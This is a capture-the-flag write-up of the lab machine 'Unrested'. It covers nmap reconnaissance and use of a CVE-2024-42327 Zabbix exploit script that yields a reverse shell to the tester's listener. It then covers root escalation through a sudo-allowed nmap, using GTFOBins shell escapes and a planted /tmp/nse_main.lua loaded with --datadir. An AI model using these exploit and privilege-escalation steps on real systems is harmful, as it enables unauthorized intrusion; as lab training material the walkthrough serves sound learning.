Unrested

- Put `unrested.htb` into `/etc/hosts`
- Do `nmap` scan

Given credentials for `Zabbix`:

`matthew / 96qzn0h2e1k3`

Nmap scan


```
└─$ sudo nmap -sC -sV -p22,80,10050,10051 -oN nmap.txt unrested.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-08 15:49 EDT
Nmap scan report for unrested.htb (10.129.231.176)
Host is up (0.041s latency).

PORT      STATE SERVICE             VERSION
22/tcp    open  ssh                 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http                Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
10050/tcp open  tcpwrapped
10051/tcp open  ssl/zabbix-trapper?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
```

HTTP


If I go to [unrested.htb](), I will see this:



Looks like the service I have credentials for.

Zabbix

Let's login and see what happens.



Doing a little bit of research I found this exploit: [CVE-2024-42327]

I used the default credentials that I had, and the exploit to get my first shell.

```
┌──(kali㉿kali)-[~/Documents/ctf/Unrested/CVE-2024-42327]
└─$ python3 zabbix_privesc.py -t http://unrested.htb/zabbix -u matthew -p 96qzn0h2e1k3
[*] Authenticating ...
[+] Login successful! matthew API auth token: 06861e6e1f62eea5b834e77ada96091f
[*] Starting data extraction ...
[*] Extracting admin API auth token: 5c6e782e0d47778ad88916cb3ff359b5
[*] Getting host IDs ...
[*] host.get response: {'jsonrpc': '2.0', 'result': [{'hostid': '10084', 'host': 'Zabbix server', 'interfaces': [{'interfaceid': '1'}]}], 'id': 1}
[*] Starting listener and sending reverse shelll ...
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.231.176] 50170
bash: cannot set terminal process group (1797): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@unrested:/$ ls -la
ls -la
total 68
drwxr-xr-x  18 root root  4096 Dec  2 12:08 .
drwxr-xr-x  18 root root  4096 Dec  2 12:08 ..
lrwxrwxrwx   1 root root     7 Feb 17  2023 bin → usr/bin
```

Root

Currently, I am `zabbix`, but I want to become `root`

I ran `sudo -l` and got something interesting

```
zabbix@unrested:/home/matthew$ sudo -l
sudo -l
Matching Defaults entries for zabbix on unrested:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zabbix may run the following commands on unrested:
    (ALL : ALL) NOPASSWD: /usr/bin/nmap *
zabbix@unrested:/home/matthew$ sudo /usr/bin/nmap --interactive
sudo /usr/bin/nmap --interactive
Interactive mode is disabled for security reasons.
zabbix@unrested:/home/matthew$ ls -la /usr/share/nmap/scripts
```

Looking at https://gtfobins.github.io/gtfobins/nmap/#sudo, there is two ways to get `root` with sudo and `nmap` and it looks like both of them are blocked.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

However, there is another option which is `-sC`. This basically means `--script=default` and it basically runs `/usr/share/nmap/nse_main.lua`

```
zabbix@unrested:/$ ls -la /usr/share/nmap
ls -la /usr/share/nmap
total 9192
drwxr-xr-x   4 root root    4096 Dec  1 13:40 .
drwxr-xr-x 126 root root    4096 Dec  3 11:51 ..
-rw-r--r--   1 root root   10556 Jan 12  2023 nmap.dtd
-rw-r--r--   1 root root  717314 Jan 12  2023 nmap-mac-prefixes
-rw-r--r--   1 root root 5002931 Jan 12  2023 nmap-os-db
-rw-r--r--   1 root root   14579 Jan 12  2023 nmap-payloads
-rw-r--r--   1 root root    6703 Jan 12  2023 nmap-protocols
-rw-r--r--   1 root root   49647 Jan 12  2023 nmap-rpc
-rw-r--r--   1 root root 2461461 Jan 12  2023 nmap-service-probes
-rw-r--r--   1 root root 1000134 Jan 12  2023 nmap-services
-rw-r--r--   1 root root   31936 Jan 12  2023 nmap.xsl
drwxr-xr-x   3 root root    4096 Dec  1 13:40 nselib
-rw-r--r--   1 root root   48404 Jan 12  2023 nse_main.lua
drwxr-xr-x   2 root root   36864 Dec  1 13:40 scripts
zabbix@unrested:/$
```

Here is what I found about nmap and custom files:

Using Customized Data Files

Any or all of the Nmap data files may be replaced with versions customized to the user's liking. They can only be replaced in whole—you cannot specify changes that will be merged with the original files at runtime. When Nmap looks for each file, it searches by name in many directories and selects the first one found. This is the analogous to the way your Unix shell finds programs you ask to execute by searching through the directories in your `PATH` one at a time in order. The following list gives the Nmap directory search order. It shows that an `nmap-services` found in the directory specified by `--datadir` will be used in preference to one found in `~/.nmap/` because the former is searched first.

Nmap data file directory search order

1. If the `--datadir` option was specified, check the directory given as its argument.
2. If the `NMAPDIR` environmental variable is set, check that directory.
3. If Nmap is not running on Windows, search in `~/.nmap` of the user running Nmap. It tries the real user ID's home directory, and then the effective UID's if they differ.
4. Check the directory in which the Nmap binary resides. On non-Windows platforms, additionally check the same directory with `../share/nmap` appended.
5. Check the compiled-in `NMAPDATADIR` directory. That value is defined to `c:\nmap` on Windows, and `<$prefix>/share/nmap` on Unix. `<$prefix>` is `/usr/local` for the default source build and `/usr` for the Linux RPMs. The `<$prefix>` can be changed by giving **./configure** the `--prefix` option when compiling the source.

So basically it means that `nmap` will check for any files including scripts in the `/usr/share/nmap` until I specify `--datadir`

Therefore, knowing this and putting it all together I can create a `nmap` script, then call it and get a root shell.

From gtfobins I know that I need this to turn my nmap script into shell:

```
os.execute("/bin/sh")
```

Then, I create a new `nse_main.lua` in `/tmp/` with my script

```
zabbix@unrested:/$ cat /tmp/nse_main.lua
cat /tmp/nse_main.lua
os.execute("/bin/sh")
zabbix@unrested:/$
```

Then, I run an `nmap` scan with `-sC` and change the default folder search with `--datadir=/tmp/`.

And there we go, now I am **root**.

```
sudo /usr/bin/nmap -sC --datadir=/tmp/ localhost
```

```
os.execute("/bin/sh")
zabbix@unrested:/$ sudo /usr/bin/nmap -sC --datadir=/tmp/ localhost
sudo /usr/bin/nmap -sC --datadir=/tmp/ localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-08 21:21 UTC
whoami
root
```